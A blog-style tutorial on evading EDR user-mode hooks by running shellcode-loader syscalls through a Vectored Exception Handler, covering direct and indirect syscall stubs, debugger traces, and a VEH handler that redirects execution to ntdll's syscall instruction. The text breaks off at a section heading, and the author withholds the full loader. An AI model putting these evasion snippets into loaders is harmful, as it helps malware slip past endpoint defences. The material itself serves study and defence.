Syscalls via Vectored Exception Handling

I've come across the term Vectored Exception Handling or Vectored Exception Handlers (VEH for short) in the context of malware development, but until now I hadn't really been able to get to grips with the term or the subject. While preparing for my upcoming Endpoint Security Insights workshop, I came across the term Vectored Exception Handling again in the following article from cyberwarfare. The article piqued my curiosity and motivated me to learn more about the topic. As always, I learn best when I write about a topic myself, prepare a presentation or something similar.

Based on cyberwarfare's article, I would like to take up the topic of vectored exception handling in the context of shellcode execution via syscalls and take a closer look at the code required for this.

First of all, I would like to thank my two colleagues Jonas Kemmner and Robert Rostek, who always actively support me and proofread my articles before publication.

Disclaimer


The content of this article is intended for research purposes only and must not be used in an unethical or illegal context!

- Malware Development
- EDR Evasion

EDR Hooks and Evasion

In principle, there are different types of API hooking, but a common form used by EDRs such as CrowdStrike, Sentinel One, Trend Micro, etc. is inline API hooking. Simply put, in this variant, the execution flow of a user-mode application is redirected to the EDR using a `5-byte` unconditional jump instruction `jmp`. This redirection allows an EDR to dynamically analyse the running application in the context of the Windows APIs and check for malicious behaviour.

In simple terms, inline API hooking can be thought of as a process-level proxy. The EDR only `return` to the original function and executes the `syscall` required to transition from user mode to kernel mode if it detects that the code and parameters being executed are not malicious.



```
00007FFCC5F8D3B0 <ntdll.ZwAllocateVirtualMemory>   4C:8BD1              mov r10,rcx
00007FFCC5F8D3B3                                   E9 6FD40700          jmp ntdll.7FFCC600A827
00007FFCC5F8D3B8                                   F60425 0803FE7F 01   test byte ptr ds:[7FFE0308],1
00007FFCC5F8D3C0                                   75 03                jne ntdll.7FFCC5F8D3C5
00007FFCC5F8D3C2                                   0F05                 syscall
00007FFCC5F8D3C4                                   C3                   ret
00007FFCC5F8D3C5                                   CD 2E                int 2E
00007FFCC5F8D3C7                                   C3                   ret
00007FFCC5F8D3C8                                   0F1F8400 00000000    nop dword ptr ds:[rax+rax],eax

r10=84D060
rcx=1

.text:00007FFCC5F8D3B0 ntdll.dll:$9D3B0 #9C7B0 <ZwAllocateVirtualMemory>
```

```
00007FFCC600A827   51               push rcx
00007FFCC600A828   51               push rcx
00007FFCC600A829   51               push rcx
00007FFCC600A82A   51               push rcx
00007FFCC600A82B   51               push rcx
00007FFCC600A82C   51               push rcx
00007FFCC600A82D   FF25 00000000    jmp qword ptr ds:[7FFCC600A833]
00007FFCC600A833   90               nop
00007FFCC600A834   90               nop

rcx=1

.text:00007FFCC600A827 ntdll.dll:$11A827 #0
```

```
000001B3FB269090   4C:8B15 118B0000   mov r10,qword ptr ds:[1B3FB271BA8
000001B3FB269097   8B05 2B8D0000      mov eax,dword ptr ds:[1B3FB271DC8
000001B3FB26909D   4C:3315 2C8A0000   xor r10,qword ptr ds:[1B3FB271AD0
000001B3FB2690A4   EB BA              jmp [redacted]6.1B3FB269060
000001B3FB2690A6   CC                 int3
000001B3FB2690A7   CC                 int3
000001B3FB2690A8   CC                 int3
000001B3FB2690A9   CC                 int3
000001B3FB2690AA   CC                 int3

r10=84D060
qword ptr ds:[[redacted]6.000001B3FB271BA8]=99E201B3449877DE

.text:000001B3FB269090 [redacted]6.dll:$9090 #8490
```

The figure shows that the Native API NtAllocateVirtualMemory (Zw) is hooked inline (jmp) by the EDR and redirects to the hooking.dll from the EDR


From the point of view of a red team or a malicious attacker, the last thing you want is for your malware to be analysed by the EDR in this way, and possibly detected and prevented from running. For this reason, malware developers have become very creative in recent years and can now resort to a variety of different user-mode hooking evasion techniques. For example, an attacker may attempt to unhook or patch the user-mode hooked DLL, such as `ntdll.dll` or `kernel32.dll`, using various techniques.

Alternatively or in addition, techniques such as direct or indirect syscalls can be used. For implementation, e.g. in a shellcode loader, the corresponding native APIs are used instead of the Windows APIs, e.g. `NtAllocateVirtualMemory()` replaces `VirtualAlloc()`. By directly implementing the native API or the syscall stub of the native API, the shellcode loader no longer needs to access `kernel32.dll` and `ntdll.dll` and can therefore bypass the user mode hooks. It should also be noted that EDRs place their hooks in other DLLs such as `user32.dll`, `win32u.dll`, `kernelbase.dll`, etc. The total number of hooks placed varies greatly from EDR to EDR. There are EDRs that place a total of 30 hooks, while other EDRs use up to 80 hooks and more.

Depending on whether direct or indirect syscalls are used, the memory area in which the `syscall` and `return` statements of the native APIs used are executed differs. When direct syscalls are used, the complete syscall stub is implemented directly in the malware using assembly instructions. Similarly, the `syscall` and `return` instructions are executed within the memory area of the malware (.exe).

```
.CODE  ; direct syscalls assembly code
; Procedure for the NtAllocateVirtualMemory syscall
NtAllocateVirtualMemory PROC
    mov r10, rcx                 ; Move the contents of rcx to r10. This is necessary
because the syscall instruction in 64-bit Windows expects the parameters to be in the
r10 and rdx registers.
    mov eax, 18h                 ; Move the syscall number into the eax register.
    syscall                      ; Execute syscall.
    ret                          ; Return from the procedure.
NtAllocateVirtualMemory ENDP     ; End of the procedure
```


The problem from a malware developer's perspective: If a system call (direct syscall) is executed directly by a user mode application under Windows, this leads to a clear Indicator of Compromise (IOC) from the perspective of an EDR. In this case, for example, the thread call stack within an application (malware) can be analysed using Event Tracing for Windows (ETW). The following figure shows the anomaly of the stack frames within the thread call stack of a malware using direct syscalls and the different arrangement of the stack frames compared to a legitimate application.



TID	CPU	Cycles delta	Start address	Priority
21288		1,083,266	0x0	Normal
21228			direct_syscalls.exe+0x1470	Normal

Stack - thread 21228

	Name
0	direct_syscalls.exe+0x11db
1	direct_syscalls.exe+0x1188
2	direct_syscalls.exe+0x1400
3	kernel32.dll!BaseThreadInitThunk+0x14
4	ntdll.dll!RtlUserThreadStart+0x21




TID	CPU	Cycles delta	Start address	Priority
21044			cmd.exe+0x18f50	Normal

Stack - thread 21044

	Name
0	ntdll.dll!NtDeviceIoControlFile+0x14
1	KernelBase.dll!WriteConsoleW+0x191
2	KernelBase.dll!ReadConsoleA+0x1cb
3	KernelBase.dll!ReadConsoleW+0x1a
4	cmd.exe+0x28027
5	cmd.exe+0x1d31b
6	cmd.exe+0xf438
7	cmd.exe+0xe626
8	cmd.exe+0xe073
9	cmd.exe+0x1eba6
10	cmd.exe+0x18ecd
11	kernel32.dll!BaseThreadInitThunk+0x14
12	ntdll.dll!RtlUserThreadStart+0x21

To work around this problem, or to make the thread call stack more legitimate within a malware, direct syscalls have been evolved into indirect syscalls. The use of indirect syscalls means that the `syscall` and `return` instructions are executed within the syscall stub in memory of `ntdll.dll`. This behaviour is legitimate on Windows, and compared to direct syscalls, indirect syscalls achieve a higher legitimacy of the thread call stack.




direct_syscalls.exe (7664) Properties

TID	CPU	Cycles delta	Start address	Priority
19496		1,120,354	0x0	Normal
17028			direct_syscalls.exe+0x1470	Normal

Stack - thread 17028

	Name
0	direct_syscalls.exe+0x11db
1	direct_syscalls.exe+0x1188
2	direct_syscalls.exe+0x1400
3	kernel32.dll!BaseThreadInitThunk+0x14
4	ntdll.dll!RtlUserThreadStart+0x21



indirect_syscalls.exe (3964) Properties

TID	CPU	Cycles delta	Start address	Priority
6192		1,055,298	0x0	Normal
7944			indirect_syscalls.exe!mainCRTStartup	Normal

Stack - thread 7944

	Name
0	ntdll.dll!ZwWaitForSingleObject+0x14
1	indirect_syscalls.exe!main+0x232
2	indirect_syscalls.exe!__scrt_common_main_seh+0x10c
3	kernel32.dll!BaseThreadInitThunk+0x14
4	ntdll.dll!RtlUserThreadStart+0x21

This can be done programmatically in assembler using an unconditional jump instruction `jmp`. After the System Service Number (`SSN`) has been moved into the `eax` register using the `mov` instruction, the `jmp` instruction is used to redirect to the memory area of `ntdll.dll`. The `syscall` and `return` instructions are then executed at the end of the syscall stub within the memory area of `ntdll.dll`.

```
.CODE  ; indirect syscalls assembly code
; Procedure for the NtAllocateVirtualMemory syscall
NtAllocateVirtualMemory PROC
    mov r10, rcx                  ; Move the contents of rcx to r10. This is
necessary because the syscall instruction in 64-bit Windows expects the parameters to
be in the r10 and rdx registers.
    mov eax, 18h                  ; Move the syscall number into the eax register.
    jmp QWORD PTR [sysAddrNtAllocateVirtualMemory]  ; Jump to the actual syscall
memory address in ntdll.dll
NtAllocateVirtualMemory ENDP      ; End of the procedure
```

However, the concept of indirect syscalls, i.e. the execution of `syscall` and `return` statements in the context of a specific native API within the memory of `ntdll.dll`, cannot only be achieved by implementing assembly code under C. The same behaviour can also be achieved by using **Vectored Exception Handling**. How this works in C, for example in the context of a shellcode loader, is explained in this article based on the Cyberwarfare article.

Vectored Exception Handling

Vectored Exception Handling (VEH) was introduced with Windows XP and is part of the exception handling mechanism that handles errors (e.g. division by zero) and unusual conditions or exceptions (e.g. illegal memory access) that can occur during the execution of a program. Vectored Exception Handling is part of the broader Windows Structured Exception Handling (SEH) framework. Unlike SEH, which is defined specifically for a function or block of code, VEH is global to the entire application and is called before the standard structured exception handlers when an error occurs during program execution.

The handler is implemented using PVECTORED_EXCEPTION_HANDLER, called or registered using the Windows API AddVectoredExceptionHandler and unregistered using RemoveVectoredExceptionHandler. The ExceptionCode member can be used within the EXCEPTION_RECORD structure to specify which exception should trigger the handler. With vectored exception handling, developers can implement custom and specific logic for handling exceptions such as `EXCEPTION_ACCESS_VIOLATION`, `EXCEPTION_BREAKPOINT`, `EXCEPTION_FLT_DIVIDE_BY_ZERO`, etc., and gain greater control over how a program responds to various error scenarios.

The following C code shows an example of how to define a VEH function using `VectoredExceptionHandler`. The code also shows how the Vectored Exception Handler can be registered and deregistered within the main function using `AddVectoredExceptionHandler()` and `RemoveVectoredExceptionHandler()`.


```
#include <windows.h>
#include <stdio.h>

// Prototype of the VEH function
LONG CALLBACK VectoredExceptionHandler(EXCEPTION_POINTERS *ExceptionInfo);

// Implementation of the VEH function
LONG CALLBACK VectoredExceptionHandler(EXCEPTION_POINTERS *ExceptionInfo) {
    // Check if it's an access violation
    if (ExceptionInfo->ExceptionRecord->ExceptionCode == EXCEPTION_ACCESS_VIOLATION)
{
        printf("Access violation detected!\n");
        // Handle the exception here
        // ...
    }

    // Additional exceptions can be handled here
    // ...

    // EXCEPTION_CONTINUE_SEARCH indicates that the next handler function should be
called
    return EXCEPTION_CONTINUE_SEARCH;
}

int main() {
    // Add the Vectored Exception Handler
    PVOID handle = AddVectoredExceptionHandler(1, VectoredExceptionHandler);

    // Normal code can be added here
    // ...

    // Remove the Vectored Exception Handler before exiting the program
    RemoveVectoredExceptionHandler(handle);

    return 0;
}
```

However, red teams and attackers also use vectored exception handling and can obfuscate code flow or achieve accelerated shellcode execution through VEH by implementing it in their malware. For example, the following article from CrowdStrike or the article from Elastic Security Labs shows very nicely how the GULOADER malware uses vectored exception handling to obfuscate the code flow (anti-debugging) and thus make manual analysis by reverse engineering more difficult.

Vectored Syscalls

As mentioned above, this article examines how to implement vectored exception handling in a shellcode loader for running shellcode via syscalls. I used the code from cyberwarefare, which can be found on Github, as the basis for my shellcode loader. Since I avoid remote injection as much as possible for OPSEC reasons, I have rewritten the shellcode loader for myself so that the execution of the shellcode takes place within the loader to be executed (self injection). I don't want to publish the rewritten code here, but rather explain the principle of vectored exception handling in the context of shellcode execution using the relevant parts of the code.

What is meant by syscalls via vectored exception handling or vectored syscalls? Simply put, we want to achieve syscall execution through the vectored exception handler by defining a VEH function and deliberately throwing an exception. As we will see later, this allows us to execute shell code in the form of indirect syscalls, but without having to implement assembly instructions in the code.


Registered Vectored Exception Handler
Loader.exe
Calling SSN e.g. 0x18 triggers ACCESS_VIOLATION Exception
Next Instruction
ntdll.dll

```c
// Vectored Exception Handler function
LONG CALLBACK PvectoredExceptionHandler(PEXCEPTION_POINTERS exception_ptr) {
    // Check if the exception is an access violation
    if (exception_ptr->ExceptionRecord->ExceptionCode == EXCEPTION_ACCESS_VIOLATION) {
        // Modify the thread's context to redirect execution to the syscall address
        // Copy RCX register to R10
        exception_ptr->ContextRecord->R10 = exception_ptr->ContextRecord->Rcx;

        // Copy RIP (Instruction Pointer) to RAX (RIP keeps SSN --> RAX keeps SSN)
        exception_ptr->ContextRecord->Rax = exception_ptr->ContextRecord->Rip;

        // Set RIP to global address (set syscalls address retrieved from NtDrawText to RIP regi
        exception_ptr->ContextRecord->Rip = g_syscall_addr;

        // Continue execution at the new instruction pointer
        return EXCEPTION_CONTINUE_EXECUTION;
    }
    // Continue searching for another exception handler
    return EXCEPTION_CONTINUE_SEARCH;
}
```

```
4C:8BD1                  mov r10,rcx
B8 DD000000              mov eax,DD
F60425 0803FE7F 01       test byte ptr ds:[7FFE0308],1
75 03                    jne ntdll.7FFBD296EB75
0F05                     syscall
C3                       ret
CD 2E                    int 2E
C3                       ret
0F1F8400 00000000        nop dword ptr ds:[rax+rax],eax
```

The figure shows the principle of executing syscalls via Vectored Exception Handling

In the following, we will look at the most important code elements needed to implement syscalls via vectored exception handling, and I will try to explain how they work as well as possible.


Vectored Exception Handler Function

The first step is to look at the vectored exception handler function `PvectoredExceptionHandler()`, which is later called in the main function via the Windows API `AddVectoredExceptionHandler()`. The function is defined using

PVECTORED_EXCEPTION_HANDLER. Within the function, EXCEPTION_RECORD is used to define the criterion (exception) that should trigger a pass to the vectored exception handler. More specifically, we define the value for the ExceptionCode member within EXCEPTION_RECORD. In our case, we assign the value EXCEPTION_ACCESS_VIOLATION to the ExceptionCode member. We will see later why exactly we define this exception and how it is triggered.

```
// Vectored Exception Handler function
LONG CALLBACK PvectoredExceptionHandler(PEXCEPTION_POINTERS exception_ptr) {
    // Check if the exception is an access violation
    if (exception_ptr->ExceptionRecord->ExceptionCode == EXCEPTION_ACCESS_VIOLATION)
{
        // Modify the thread's context to redirect execution to the syscall address
        // Copy RCX register to R10
        exception_ptr->ContextRecord->R10 = exception_ptr->ContextRecord->Rcx;

        // Copy RIP (Instruction Pointer) to RAX (RIP keeps SSN --> RAX keeps SSN)
        exception_ptr->ContextRecord->Rax = exception_ptr->ContextRecord->Rip;

        // Set RIP to global address (set syscalls address retrieved from NtDrawText
to RIP register)
        exception_ptr->ContextRecord->Rip = g_syscall_addr;

        // Continue execution at the new instruction pointer
        return EXCEPTION_CONTINUE_EXECUTION;
    }
    // Continue searching for another exception handler
    return EXCEPTION_CONTINUE_SEARCH;
}
```

To implement syscalls via vectored exception handling, additional exception_ptr pointers must be defined within the VEH function PvectoredExceptionHandler(). Unlike before, however, the structure CONTEXT is used to access the desired registers rcx, r10, rax, rip. We use these pointers to form the basis for the execution of syscalls via VEH. If I have understood correctly, the structure of the VEH function PvectoredExceptionHandler() ultimately replicates the part of the syscall stub of a native API that is ultimately necessary for the preparation of the SSN and the execution of the SSN via syscall. The following diagram illustrates this analogy.



```
// Copy RCX register to R10
exception_ptr->ContextRecord->R10 = exception_ptr->ContextRecord->Rcx;

// Copy RIP (Instruction Pointer) to RAX (RIP keeps SSN --> RAX keeps SSN)
exception_ptr->ContextRecord->Rax = exception_ptr->ContextRecord->Rip;

// Set RIP to global address (set syscalls address retrieved from NtDrawTe
exception_ptr->ContextRecord->Rip = g_syscall_addr;
```

```
0F1F8400 00000000     nop dword ptr ds:[rax+rax],eax
4C:8BD1               mov r10,rcx
B8 18000000           mov eax,18
F60425 0803FE7F 01    test byte ptr ds:[7FFE0308],1
75 03                 jne ntdll.7FFBD296D2E5
0F05                  syscall
C3                    ret
CD 2E                 int 2E
C3                    ret
0F1F8400 00000000     nop dword ptr ds:[rax+rax],eax
```

The figure shows the analogy between the VEH function structure and the native API syscall stub structure.

At the end of the `PvectoredExceptionHandler()` function, EXCEPTION_CONTINUE_EXECUTION is used to specify that after handling an exception thrown by `EXCEPTION_ACCESS_VIOLATION`, programm execution should continue from the point where the exception was thrown. If an exception is thrown that has not been thrown by the `EXCEPTION_ACCESS_VIOLATION` exception, it is passed to the next VEH function via `EXCEPTION_CONTINUE_SEARCH`. In our case, we have not defined another VEH function, so it would be passed to the Structured Exception Handler (SEH).

```
// Continue execution at the new instruction pointer
        return EXCEPTION_CONTINUE_EXECUTION;
    }
    // Continue searching for another exception handler
    return EXCEPTION_CONTINUE_SEARCH;
```


Exception Triggering

After defining the VEH function, a way must be found to specifically throw the `EXCEPTION_ACCESS_VIOLATION` exception. To do this, all native APIs (which are declared as pointers) are initialised directly in the shellcode loader via the corresponding `SSN`. However, since a variable defined as a pointer, e.g. `pNtAllocateVirtualMemory`, should normally point to a memory address and not directly to a value, this leads to an unauthorised memory access which triggers the VEH function via `EXCEPTION_ACCESS_VIOLATION`.

```
// Define syscall numbers for various NT API functions
enum syscall_no {
    SysNtAllocateVirtualMem = 0x18,    // Syscall number for NtAllocateVirtualMemory
    SysNtWriteVirtualMem = 0x3A,       // Syscall number for NtWriteVirtualMemory
    SysNtProtectVirtualMem = 0x50,     // Syscall number for NtProtectVirtualMemory
    SysNtCreateThreadEx = 0xC2,        // Syscall number for NtCreateThreadEx
    SysNtWaitForSingleObject = 0x4     // Syscall number for NtWaitForSingleObject
};

// Assign system call function pointers to their respective syscall numbers
_NtAllocateVirtualMemory pNtAllocateVirtualMemory =
(_NtAllocateVirtualMemory)SysNtAllocateVirtualMem;
_NtWriteVirtualMemory pNtWriteVirtualMemory =
(_NtWriteVirtualMemory)SysNtWriteVirtualMem;
_NtProtectVirtualMemory pNtProtectVirtualMemory =
(_NtProtectVirtualMemory)SysNtProtectVirtualMem;
_NtCreateThreadEx pNtCreateThreadEx = (_NtCreateThreadEx)SysNtCreateThreadEx;
_NtWaitForSingleObject pNtWaitForSingleObject =
(_NtWaitForSingleObject)SysNtWaitForSingleObject;
```

As also described in cyberwarefare's article, initialising the native APIs via the `SSN` has the advantage that an `EXCEPTION_ACCESS_VIOLATION` can be triggered in a targeted manner. On the other hand, it has the advantage that the `SSN` is cached in the `rip` register, passed to the vectored exception handler and then passed to the `rax` register within the VEH function `PvectoredExceptionHandler()`.

This process can be visualised very well by debugging in IDA. The following figure clearly shows how the attempt to initialise the native API `NtAllocateVirtualMemory()` via `SSN 0x18` results in an invalid memory access attempt (exc.code c0000005), which throws the Access Violation Exception, a passing to the Vectored Exception Handler takes place, the `SSN 0x18` is moved to the `rip` register and finally to the `rax` register.



```
General registers
RAX 0000000000000018
RBX 000001ED60CE5F90 ↳ debug023:000001ED60CE5F90
RCX FFFFFFFFFFFFFFFF
RDX 000000C03CAFF750 ↳ Stack[00000E14]:000000C03CAFF750
RSI 0000000000000000
RDI 0000000000000004
RBP 0000000000000000
RSP 000000C03CAFF6E8 ↳ Stack[00000E14]:000000C03CAFF6E8
RIP 0000000000000018
R8  0000000000000000
R9  000000C03CAFF768 ↳ Stack[00000E14]:000000C03CAFF768
R10 000000000000014F

ID   0
VIP  0
VIF  0
AC   0
VM   0
RF   1
NT   0
IOPL 0
OF   0
DF   0
IF   1
TF   0
SF   0
```

SSN 0x18 NtAllocateVirtualMemory

```
000000C03CAFF6F8  00007FFA632EEB60  ntdl
000000C03CAFF700  0000000000000000
UNKNOWN 000000C03CAFF6E8: Stack[00000E14]:000000C03CAFF6E8 (Syn

50: The instruction ... 0000000000000050 (exc.code c0000005, tid 1572)
Debugger: process h
7FF659660000: proce
7FFA63250000: loade
7FFA63150000: loade
7FFA60FA0000: loade
7FFA60AC0000: loade
7FFA632A2B30: threa
7FFA632A2B30: threa
7FFA58F50000: loade
18: The instruction at 0x18 referenced memory at 0x18. The memory could not be executed -> 0000000000000018 (exc.code c0000005, tid 3604)
```

In principle, this prepares the `SSN` in the `rax` register (similar to preparation using assembly code `mov eax, SSN`) for subsequent execution using `syscalls`. This process is repeated until all native APIs used in the shellcode loader or initiated via `SSN` have been passed to the vectored exception handler and processed after an `EXCEPTION_ACCESS_VIOLATION` has been triggered.

Note: The `SSN` for `NtAllocateVirtualMemory()` does not necessarily have to be `0x18`, as the `SSNs` for the same function can vary from Windows to Windows and from version to version.

Find Syscall and Return

